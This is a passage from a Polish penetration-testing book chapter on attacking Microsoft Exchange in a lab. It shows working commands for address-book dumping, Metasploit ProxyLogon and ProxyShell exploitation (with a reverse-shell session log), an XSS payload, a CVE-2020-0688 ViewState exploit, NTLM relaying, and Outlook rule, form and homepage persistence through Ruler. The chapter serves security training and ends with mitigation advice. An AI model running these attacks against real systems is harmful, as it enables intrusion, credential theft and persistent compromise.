
Po drugie, atakujący może przeprowadzić wewnętrzną kampanię phishingową. Wewnętrzne zasady przetwarzania wiadomości e-mail mogą być bardziej złagodzone z punktu widzenia bezpieczeństwa — na przykład załączniki mogą być dozwolone. Ponadto taka kampania ma znacznie wyższy wskaźnik sukcesu, ponieważ użytkownicy będą bardziej skłonni do otwarcia załącznika/kliknięcia linku od współpracownika lub menedżera. Ale nadal nie jest to gwarancja sukcesu, gdyż nie mamy kontroli nad mediami innymi niż e-mail. Możemy wysłać wiadomość do kolegi ofiary, udając, że rozmawiamy o czymś dotyczącym życia osobistego. Musisz jednak wziąć pod uwagę

również aspekt moralny. W zależności od kultury i zasad obowiązujących w danej firmie użytkownik może stracić pracę.

Po trzecie, możemy wyodrębnić wszystkie adresy e-mail firmy i niektóre informacje o Active Directory bez ujawniania zawartości skrzynki pocztowej. Jest to możliwe poprzez zrzut danych (ang. *dump*) z list GAL lub książki OAB albo poprzez nadużycie interfejsu NSPI. Wyodrębnijmy dane z GAL za pośrednictwem naruszonego konta przy użyciu narzędzia `MailSniper`. Moduł ten łączy się z OWA i wykorzystuje metodę `Find ↪People` do zbierania adresów e-mail. Metoda ta jest dostępna od wersji 2013 serwera Exchange i wymaga wartości `AddressListId` z adresu URL `GetPeopleFilters`:

```
Get-GlobalAddressList -ExchHostname 192.168.56.106 -UserName
↪windomain.local\vinegrep -Password Qwerty123! -OutFile gal.txt
```

Pomyślne wyodrębnienie danych z list GAL możesz zobaczyć na rysunku 1.9.



Rysunek 1.9. Wyodrębnienie danych z list GAL


Mając już nowo znalezione adresy e-mail, możemy wznowić nasz atak polegający na rozsiewaniu haseł.

Innym sposobem na dokonanie zrzutu adresów e-mail wszystkich użytkowników serwera Exchange jest pobranie plików OAB. Ważnym zastrzeżeniem jest to, że wymagana jest ekstrakcja podstawowego adresu e-mail istniejącego użytkownika, a także dowolnego ważnego konta domeny. Kroki są następujące:

1. Wyślij żądanie sieciowe do punktu końcowego `autodiscover`, aby pobrać plik *autodiscover.xml*.
2. Wyszukaj wartość `OABUrl` w odpowiedzi, która jest ścieżką do katalogu z plikami OAB. Nie przegap innych przydatnych informacji, takich jak identyfikator SID użytkownika domeny i nazwa kontrolera domeny.
3. Zażądaj pliku *oab.xml* przy użyciu wartości `OABUrl` w celu wyświetlenia nazw plików OAB.
4. W pliku *oab.xml* wyszukaj nazwę pliku, która zawiera *dane* i ma rozszerzenie *.lzx*.
5. Pobierz ten plik i go sparsuj (ang. *parse*).

Będziemy potrzebować maszyny z systemem Linux, aby uruchomić poniższe polecenia. Żeby zautomatyzować ekstrakcję OABUrl, użyjemy skryptu dostępnego na

platformie GitHub [13]. Skrypt pomaga w wykonaniu kroków 1 i 2. Wynik możesz znaleźć na rysunku 1.10.



Rysunek 1.10. Ekstrakcja OABUrl

Następnie skopiujemy plik *oab.xml* i go sparsujemy, aby znaleźć adres URL dla pliku *.lzx* ze słowem *data* w nazwie. To jest nasz plik GAL OAB. Ostatnim krokiem będzie zapisanie pliku i sparsowanie go w celu znalezienia adresów e-mail:

```
curl -k --ntlm -u 'windomain.local\vinegrep:Qwerty123!' https://exchange
➥.windomain.local/OAB/e79472bb-2dd6-4ffb-9e02-8dd42510bb1b/oab.xml >
➥oab.xml
cat oab.xml | grep '.lzx' | grep data
curl -k --ntlm -u 'windomain.local\vinegrep:Qwerty123!' https://exchange
➥.windomain.local/OAB/e79472bb-2dd6-4ffb-9e02-8dd42510bb1b/
➥007215f1-4ab8-4ed2-a503-4cd82b0d8093-data-1.lzx > oab.lzx
strings oab.txt | egrep -o "[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,5}"
➥| sort -u
```

Adresy e-mailowe GAL wyodrębnione z pliku OAB można zobaczyć na rysunku 1.11.

Rysunek 1.11. Wyodrębnianie adresów e-mail GAL przy użyciu pliku OAB

Inny sposób na zrzucenie zawartości książki adresowej poprzez NSPI został odkryty przez Positive Technologies w toku prowadzonych przez tę firmę badań [14]. Narzędzie o nazwie Exchanger jest teraz częścią pakietu klas Pythona Impacket, więc możemy z niego korzystać bez dodatkowej instalacji. W pierwszym kroku wylistujemy tabele, aby uzyskać identyfikator GUID, a następnie, używając identyfikatora GUID, zrzucimy zwartość obiecujących tabeli:

```
python3 exchanger.py windomain.local/vinegrep:'Qwerty123!'@exchange
➥.windomain.local -debug nspi list-tables -count
```

```
python3 exchanger.py windomain.local/vinegrep:'Qwerty123!'@exchange
↪.windomain.local -debug nspi dump-tables
↪-guid 715d9794-704c-4fe3-a038-24f149747b2c -lookup-type EXTENDED
```

Wynik zrzutu można zobaczyć na rysunku 1.12.

Rysunek 1.12. Zrzucanie zawartości (ang. dumping) książki adresowej na podstawie identyfikatora GUID poprzez NSPI

Teraz możemy ponownie uruchomić nasz atak polegający na rozsiewaniu haseł przy użyciu wyodrębnionych wiadomości e-mail. Możemy również użyć tego narzędzia do zrzucenia obiektów usługi Active Directory według ich identyfikatorów GUID. Należy pamiętać, że najpierw musimy uzyskać identyfikator GUID, na przykład za pomocą polecenia PowerShella, a dopiero potem przekazać go do Exchangera:

```
Get-ADComputer -Identity win10.ObjectGUID
python3 exchanger.py windomain.local/vinegrep:'Qwerty123!'@exchange
↪.windomain.local -debug nspi guid-known
↪-guid b1422ca3-66c7-4d6b-b7f4-43c73e9705b2 -lookup-type EXTENDED
```

Wynik wykonania polecenia Exchangera można zobaczyć na rysunku 1.13.

Rysunek 1.13. Zrzut obiektu Active Directory według jego identyfikatora GUID za pośrednictwem NSPI

Skoro jesteśmy przy temacie eksfiltracji danych, nie sposób nie wspomnieć o projekcie o nazwie **PEAS** [15]. Narzędzie to zostało opracowane na podstawie badań MWR [16] w celu uruchamiania poleceń na serwerze ActiveSync. Pomysł polega na tym, że możemy przeprowadzić enumerację i uzyskać dostęp do udziałów plików w domenie za pośrednictwem serwera Exchange. Główną wadą tego narzędzia jest to, że protokół ActiveSync musi być włączony zarówno na serwerze, jak i dla konta klienta. Ponadto ActiveSync powinien być skonfigurowany tak, by pozwalał na ścieżki UNC i nie ograniczał serwerów SMB.

Innym sposobem na zdalne przejęcie kontroli nad serwerem Exchange jest wykorzystanie podatności w zabezpieczeniach do wpuszczania eksploitów. W ostatnich latach znaleziono i ujawniono kilka krytycznych luk w zabezpieczeniach. W następnej sekcji omówimy dostępne publicznie eksploity.

Eksploity Zero2Hero

W tym punkcie omówimy rodzinę eksploitów `Proxy*`, CVE-2020-0688 i PrivExchange (CVE-2018-8581). Wszystkie z nich mają różne przyczyny źródłowe, ale też dowodzą, że Exchange jest niezwykle złożonym oprogramowaniem o szerokiej powierzchni ataku.

Zaczniemy od rodziny eksploitów `Proxy*`. Ta klasa luk pojawiła się, gdy przeciwnicy i badacze skupili się na nowej powierzchni ataku — **usłudze dostępu klienta** (ang. *Client Access Service* — CAS). Zaczniemy od najsłynniejszej luki w historii serwera Exchange — **ProxyLogon** [17]. Orange Tsai z DEVCORE odkrył dwie podatności (CVE-2021-26855 i CVE-2021-27065), które w połączeniu pozwalają na ominięcie uwierzytelniania i zdalne wykonanie kodu.

CVE-2021-26855 to „fałszowanie żądań po stronie serwera" (ang. *Server-Side Request Forgery* — SSRF), które pozwala ominąć uwierzytelnianie i wysyłać żądania z najwyższymi uprawnieniami. Gdy użytkownik wysyła żądanie do interfejsu serwera Exchange, przepływa ono przez moduł proxy HTTP, który następnie je ocenia i wysyła do zaplecza. Możliwe jest sfałszowanie żądania po stronie serwera poprzez ustawienie wartości pliku cookie X-BEResource na żądany adres URL zaplecza. Istnieją dwa scenariusze wykorzystania tej luki do wpuszczenia eksploita. Pierwszy scenariusz polega na uzyskaniu dostępu do wiadomości e-mail, ale wymaga co najmniej dwóch serwerów Exchange w środowisku docelowym. Drugi to uwierzytelnienie się w **panelu sterowania programu Exchange** (ang. *Exchange Control Panel* — ECP), a następnie przesłanie powłoki sieciowej (CVE-2021-27065 i CVE-2021-26858). Doskonały podręcznik z instrukcjami krok po kroku, jak wykrywać konkretne ataki hakerskie, został opublikowany przez BI.ZONE [18].


CVE-2021-27065 daje możliwość zapisu dowolnego pliku po uwierzytelnieniu. W skrócie atakujący loguje się do ECP, a następnie w wirtualnym katalogu OAB edytuje pole `External URL`, wstawiając kod powłoki sieciowej, i żąda zresetowania katalogu w celu zapisania powłoki sieciowej.

Aby sprawdzić, czy serwer Exchange jest podatny na atak, możemy wykorzystać moduł z Metasploita — `auxiliary/scanner/http/exchange_proxylogon`. Wynik skanowania pokazano na rysunku 1.14.

```
msf6 auxiliary(scanner/http/exchange_proxylogon) > run

[+] https://192.168.56.106:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Rysunek 1.14. Serwer Exchange jest podatny na lukę w zabezpieczeniach ProxyLogon

Do niezawodnego wykorzystania w procesie ataku możemy użyć eksploita Metasploit — `exploit/windows/http/exchange_proxylogon_rce`. Wszystko, czego potrzebujemy, to jeden prawidłowy adres e-mail, i to wszystko. Wynik działania eksploita możesz zobaczyć na rysunku 1.15.



Rysunek 1.15. Wykorzystanie luki w zabezpieczeniach do wpuszczenia eksploita — ProxyLogon

Zajmijmy się teraz eksploitem **ProxyOracle** [19], który składa się z luk CVE-2021--31195 („Odbite skrypty między witrynami") i CVE-2021-31196 („Atak Padding Oracle na parsowanie plików cookie serwera Exchange"), pozwalających na odzyskanie nazwy użytkownika ofiary i hasła w postaci zwykłego tekstu z pliku *cookie*. Aby sprawdzić, czy docelowa instalacja jest podatna na atak (w naszym przypadku serwer Exchange w laboratorium z adresem IP `192.168.56.106`), spróbuj umieścić ten **złośliwy kod wykonywalny** (ang. *payload*) w pasku adresu przeglądarki:

```
https://192.168.56.106/owa/auth/
↪frowny.aspx?app=people&et=ServerError&esrc=MasterPage&te=\&refurl=}}};
alert(document.domain)//
```

Jeśli zobaczysz wyskakujące okienko alertu (rysunek 1.16), znalazłeś podatny na ataki cel.

Rysunek 1.16. Odbity XSS w serwerze Exchange jest wymagany do przeprowadzenia skutecznego ataku przy pomocy eksploita ProxyOracle

Następną luką na naszej liście jest kolejny wstępnie uwierzytelniony RCE — **ProxyShell** [20]. Wykorzystuje on trzy luki w zabezpieczeniach; pierwsza z nich to CVE-2021--34473 („Pomylenie ścieżek przed uwierzytelnieniem"). Jej wykorzystanie prowadzi do obejścia **list kontroli dostępu** (ang. *Access Control List* — ACL). Druga to CVE--2021-34523 („Podniesienie uprawnień w backendzie Exchange PowerShell"), a trzecia to CVE-2021-31207 („Arbitralny zapis plików po uwierzytelnieniu").

W skrócie — pierwsza luka wykorzystuje do ataków wadliwy proces normalizacji adresów URL w celu uzyskania dostępu do dowolnego adresu URL zaplecza w roli konta maszyny Exchange. Druga luka powoduje podniesienie uprawnień przez umieszczenie administratora serwera Exchange w parametrze żądania `X-Rps-CAT`, który jest używany do przywrócenia tożsamości użytkownika, gdy brakuje nagłówka `X-Common ↪AccessToken`. Trzecia luka wymaga napisania powłoki za pomocą poleceń Exchange PowerShell.


Metasploit wspiera nas również w tym przypadku za pomocą eksploita `exploit/ ↪windows/http/exchange_proxyshell_rce`.

Wynik działania eksploita pokazano na rysunku 1.17.

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > exploit

[*] Started reverse TCP handler on 192.168.56.100:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: exchange.windomain.local
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can self-assign it
[*] Enumerated 2 email addresses
[*] Saved mailbox and email address data to: /home/kali/.msf4/loot/20230219133356_default_192.168.56.106_ad.exchange.mail_251365.txt
[+] Successfully assigned the 'Mailbox Import Export' role
[+] Proceeding with SID: S-1-5-21-1847103901-649106286-2255797899-500 (Administrator@windomain.local)
[*] Saving a draft email with subject 'aOvKdkOE' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\tKitJjHetG.aspx
[*] Waiting for the export request to complete...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 192.168.56.106
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\tKitJjHetG.aspx
[*] Meterpreter session 3 opened (192.168.56.100:4444 → 192.168.56.106:39325) at 2023-02-19 13:34:14 -0500
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : EXCHANGE
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WINDOMAIN
Logged On Users : 10
Meterpreter     : x64/windows
meterpreter >
```

Rysunek 1.17. Udane wykorzystanie eksploita ProxyShell do ataku

Nadszedł czas, aby omówić podatność **ProxyNotShell** [21]. Jest ona podobna do ProxyShell, ponieważ składa się z pary podatności, którymi są SSRF (CVE-2022-41040) i RCE poprzez PowerShell (CVE-2022-41082). Tym razem różnica polega na tym, że atakujący musi być uwierzytelniony. Ponownie mamy eksploit dostępny w Metasploicie — `exploit/windows/http/exchange_proxynotshell_rce`. Ważną informacją jest to, że eksploit w Metasploicie jest dostępny tylko dla Exchange 2019. Możemy zobaczyć wynik po uruchomieniu go w naszym środowisku, jak widać na rysunku 1.18.



Rysunek 1.18. Przerwanie działania eksploita ProxyNotShell z powodu wersji Exchange

Na koniec omówimy pokrótce eksploity **ProxyRelay** [22] i **ProxyNotRelay** [23]. Pierwszy eksploit to atak przekaźnikowy na inny serwer Exchange (brak CVE), backend (CVE-2022-21979), frontend (CVE-2021-33768) lub Windows DCOM (CVE-2021--26414). Idea jest identyczna z innym wymuszonym uwierzytelnianiem i przekaźnikami, które omówimy w dalszej części tej książki. ProxyNotRelay nie jest oddzielną podatnością, ale raczej kombinacją ProxyRelay i ProxyNotShell.


Teraz omówimy dwie stare podatności — CVE-2020-0688 i PrivExchange (CVE--2018-8581). Jest bardzo mało prawdopodobne, że napotkasz je w prawdziwym życiu, ale chodzi o to, aby pokazać inne powierzchnie ataku.

Podatność CVE-2020-0688 [24] pozwala uwierzytelnionemu atakującemu na wykonanie dowolnego kodu z powodu stałych kluczy kryptograficznych używanych podczas instalacji serwera Exchange. Zanurzmy się nieco głębiej w szczegóły. Błąd (ang. *bug*) został znaleziony w **panelu sterowania serwera Exchange** (ang. *Exchange Control Panel* — ECP). Wartości `validationKey` i `decryptionKey` powinny być losowo generowane podczas instalacji. Klucze te zapewniają bezpieczeństwo `ViewState`, będącemu metodą zachowania wartości strony i kontrolek w aplikacjach internetowych ASP.NET. Ważnym zastrzeżeniem jest to, że `ViewState` jest serializowany i przechowywany po stronie klienta. Czym jest serializacja? Mówiąc najprościej, jest to proces konwersji złożonych danych na sekwencję bajtów z zachowanym stanem w celu ich wysłania lub przechowywania. Jeśli atakujący może manipulować takimi danymi, dostarczając własne złośliwe wartości, niezabezpieczona deserializacja po stronie serwera w pewnych okolicznościach może prowadzić do RCE.

Po zalogowaniu się do ECP Twój przeciwnik zbiera `ViewStateUserKey` z pliku cookie `ASP.NET_SessionID` i wartość `__VIEWSTATEGENERATOR` ze strony logowania, po prostu używając przeglądarki z narzędziami Dev Tools. Wartość `validationkey` jest znana (`CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF`). Aby wygenerować złośliwy kod wykonywalny (ang. *payload*) dla `ViewState`, użyjemy narzędzia o nazwie `ysoserial ➥.net` [25]. Narzędzie to jest zbiorem znanych łańcuchów gadżetów wykrytych w bibliotekach wspólnych. Gadżety to snippety (fragmenty kodu), które istnieją w kodzie biblioteki i mogą pomóc atakującemu w uruchomieniu złośliwego kodu, wykonując się jeden po drugim. Ten eksploit wykorzystuje bibliotekę `TextFormattingRunProperties`. Możemy uruchomić następujące polecenie, aby utworzyć plik w folderze *C:*:


```
PowerShell.exe -ExecutionPolicy Bypass -File .\CVE-2020-0688.ps1 -Url
➥https://192.168.56.106 -Username windomain\vinegrep -Password Qwerty123!
➥-Command 'powershell whoami > ➥C:/whoami.txt' -YsoserialPath
➥.\ysoserial\ysoserial.exe
```

Wynik wykonania kodu pokazano na rysunku 1.19.



Rysunek 1.19. Udane wykorzystanie do ataku eksploita CVE-2020-0688

Plik został utworzony w folderze *C:* (rysunek 1.20).



Rysunek 1.20. Plik został utworzony w folderze C:\ i zawiera dane wyjściowe polecenia whoami

Druga podatność wymaga spełnienia trzech warunków i nazywa się **PrivExchange** [26]. Pierwszym warunkiem jest posiadanie przez serwer Exchange zbyt wysokich uprawnień w domenie. Grupa *Exchange Windows Permissions* miała uprawnienie `WriteDacl` na obiekcie domeny, co pozwoliło atakującemu uzyskać prawa `DCSync`. **DCSync** to uprawnienie, które pozwala na synchronizację wszystkich hashy (skrótów) w domenie. Zazwyczaj uprawnienie to jest używane przez kontrolery domeny podczas replikacji. Atakujący po prostu żąda od kontrolera domeny wysłania hashy (skrótów) do synchronizacji.

Drugim warunkiem jest możliwość przekazywania NTLM dla kont maszynowych, a trzecim jest to, że atakujący może zmusić serwer Exchange do uwierzytelnienia się przeciwko komponentowi listenera za pośrednictwem funkcji `PushSubscription`. Przekaźnik omówimy bardziej szczegółowo w rozdziale 5.

Przeprowadźmy atak przy użyciu narzędzia `ntlmrelayx` i eksploita `privexchange` [27]:

```
python privexchange.py -ah 192.168.56.100 exchange.windomain.local -u
↪vinegrep -d windomain.local
ntlmrelayx.py -t ldap://192.168.56.102 --escalate-user vinegrep
```

Wynik pokazano na rysunku 1.21. Trzeba wspomnieć, że użytkownik powinien mieć skrzynkę pocztową na serwerze Exchange.

```
┌──(kali㉿kali)-[/opt/privexchange]
└─$ python privexchange.py -ah 192.168.56.100 exchange.windomain.local -u vinegrep -d windomain.local
Password:
/opt/privexchange/privexchange.py:111: DeprecationWarning: ssl.PROTOCOL_TLS is deprecated
  uv_context = ssl.SSLContext(ssl.PROTOCOL_SSLv23)
INFO: Using attacker URL: http://192.168.56.100/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful
```

Rysunek 1.21. Wywołanie interfejsu API PushSubscription powiodło się

Ponieważ wdrożyliśmy serwer Exchange 2016 CU12, nie jest on podatny na ten atak. Microsoft usunął automatyczne uwierzytelnianie na serwerze Exchange podczas wysyłania powiadomień. Zmniejszono również uprawnienia serwera Exchange.

Kolejny punkt poświęcony jest uzyskaniu początkowego przyczółka w organizacji będącej naszym celem za pomocą reguł Outlooka, formularzy i strony głównej naszej witryny internetowej.

Zdobywanie przyczółka

W tym punkcie omówimy sposoby osiągnięcia RCE po zaatakowaniu skrzynki pocztowej — za pomocą reguł, formularzy i strony głównej folderu. Metody te mogą nadal działać, jeśli Outlook nie został załatany. Ważną uwagą jest to, że mówimy o regułach po stronie klienta w programie Outlook.


Zacznijmy od reguł Outlooka [28]. Reguły są przechowywane na serwerze Exchange, a nowa instancja Outlooka otrzymuje wszystkie istniejące reguły. Interesuje nas część akcji reguły i to, co ją uruchamia. Kiedy tworzymy regułę, obiecująco wyglądają dwie akcje: uruchom aplikację i uruchom skrypt. Aby przeprowadzić atak, potrzebujemy poprawnego zestawu poświadczeń, włączonego MAPI przez HTTP i złośliwego pliku upuszczonego na dysku lub dostępnego za pośrednictwem ścieżki UNC (można również użyć WebDAV). Atak ten nie zadziała na załatanym Outlooku 2016 i nowszych. Aby przeprowadzić ten atak, możemy użyć narzędzia o nazwie Ruler [29]. Poniższe polecenie utworzy regułę i uruchomi ją po 30 sekundach:

```
./ruler -u vinegrep -p 'Qwerty123!' -d windomain.local -e
↪vinegrep@windomain.local -k --url https://192.168.56.106/autodiscover/
↪autodiscover.xml --verbose —debug add --trigger "vinegrep" --name evil
↪--location \\\\192.168.56.100:8000\\payload.exe --send
```

Reguła została pomyślnie utworzona (rysunek 1.22).

Dwa ważne zastrzeżenia są takie, że nie możemy dostarczać argumentów wiersza poleceń, a wychodzący ruch WebDAV musi być dozwolony. Ponadto po wprowadzeniu przez Microsoft łaty (KB3191938) w czerwcu 2013 dla programu Outlook [30] reguły uruchamiające zarówno aplikację, jak i skrypt zostały domyślnie wyłączone.

Następnie omówimy metodę wykorzystującą formularze programu Outlook [31]. Metoda ta została opracowana po tym, gdy Microsoft zlikwidował wektor ataku wykorzystujący reguły. Pomysł polega na tym, że możemy stworzyć własny formularz z kodem w języku VBScript w środku. Na szczęście ten silnik skryptów jest oddzielony



Rysunek 1.22. Tworzenie reguły

od silnika makr VBA, więc wyłączenie makr nie pomoże. Aby zdalnie uruchomić formularz, musimy wysłać wiadomość e-mail o właściwej klasie wiadomości. Musimy utworzyć ten sam formularz w Outlooku. Technika ta jest świetnym sposobem na osiągnięcie przetrwania. Nawet jeśli ofiara zmieni hasło, możemy po prostu wysłać wiadomość e-mail i odzyskać naszą powłokę. Aby przeprowadzić ten atak, możemy ponownie użyć narzędzia Ruler:


```
./ruler -e vinegrep@windomain.local form add --suffix evil --input
↪/tmp/command.txt --send
./ruler -e vinegrep@windomain.local form send --prefix evil
```

We wrześniu 2017, kiedy opublikowano aktualizację KB4011091 dla programu Outlook [32], wektor niestandardowych skryptów formularzy został zniszczony.

Jest jeszcze trzeci wektor do omówienia, zwany stroną główną Outlooka [33]. Strona główna pozwala nam dostosować domyślny widok dla dowolnego folderu poprzez określenie adresu URL, który ma zostać załadowany i wyświetlony po otwarciu folderu. Wykonanie kodu pochodzi z identyfikatora CLSID `OutlookViewCtl` (`0006F063-0000-0000-C000-000000000046`) osadzonego jako obiekt i dostępnego w metodzie `Create↪Object`. Wszystko, co musimy zrobić, to utworzyć naszą niestandardową stronę główną i za pomocą aplikacji Ruler ustawić ją dla użytkownika:

```
./ruler -u vinegrep -p 'Qwerty123!' -d windomain.local -e
↪vinegrep@windomain.local -k --url https://192.168.56.106/autodiscover/
↪autodiscover.xml --verbose --debug homepage add --url
↪http://192.168.56.106/homepage.html
```

Wynik wykonania polecenia możesz zobaczyć na rysunku 1.23.



Rysunek 1.23. Ustawianie strony głównej programu Outlook

Microsoft całkowicie wyeliminował ten wektor, usuwając funkcję strony głównej w aktualizacji KB4011162 w październiku 2017 [34]. Zmniejszenie powierzchni ataku jest najlepszym sposobem na naprawienie błędów.

W tym podrozdziale omówiliśmy różne wektory ataków na serwer Exchange. Aby złagodzić ataki polegające na rozsiewaniu haseł, wymagane jest uwierzytelnianie wieloskładnikowe i odpowiednie monitorowanie logowania. Wszystkie luki w zabezpieczeniach RCE prędzej czy później otrzymały łaty. Konieczne jest również łatanie oprogramowania klienckiego, ponieważ może ono zostać wykorzystane przez atakującego do ruchów bocznych i osiągnięcia stanu przetrwania.

Podsumowanie

W tym rozdziale wdrożyliśmy laboratorium, aby móc wykonywać w przyszłości nasze działania. Mamy szczęście, że dysponujemy dwoma wyjątkowymi darmowymi projektami dostępnymi do celów szkoleniowych i badawczych. Następnie omówiliśmy zabójczy łańcuch w usłudze katalogowej Active Directory, kluczowe kroki w naruszaniu bezpieczeństwa środowiska docelowego i to, czym jest bezpieczeństwo operacyjne (OpSec). Zagłębiliśmy się w model zakładający włamanie, pokazując solidne przeszkody, które należy pokonać, aby uzyskać stabilny dostęp początkowy. Omówiliśmy trzy główne wektory ataku na serwer Exchange: dostęp do danych uwierzytelniających, eksploity Zero2Hero i wykorzystywanie do ataków oprogramowania po stronie klienta. W następnym rozdziale omówimy w zarysie unikanie obrony. Jest to szeroki i głęboki temat, który, jak zobaczysz, ostatecznie zawęzi się do zasady „znaj swoje narzędzia".

Więcej informacji

Poniższe zasoby do dalszego studiowania pomogą Ci dogłębniej przeanalizować ataki omówione w tym rozdziale:

1. Splunk Attack Range: *https://github.com/splunk/attack_range*
2. Orange Cyberdefense GOADv2: *https://github.com/Orange-Cyberdefense/GOAD*
3. Wdrożenie GOADv2 na platformie Proxmox: *https://mayfly277.github.io/categories/proxmox/*
4. Projekt DetectionLab: *https://www.detectionlab.network/*
5. Active Directory — schemat zabójczego łańcucha: *https://github.com/infosecn1nja/AD-Attack-Defense*
6. Red team infrastructure wiki: *https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki*
7. EDR bypass team: *https://dispatch.redteams.fyi/red-team-edr-bypass-team/*

8. Model zakładający włamanie do systemu IT: *https://www.redsiege.com/wp-content/uploads/2019/09/AssumedBreach-ABM.pdf*
9. Mapa myśli do oceny bezpieczeństwa serwera Exchange: *https://github.com/Orange-Cyberdefense/arsenal/blob/master/mindmap/Pentesting_MS_Exchange_Server_on_the_Perimeter.png*
10. MailSniper: *https://github.com/dafthack/MailSniper*
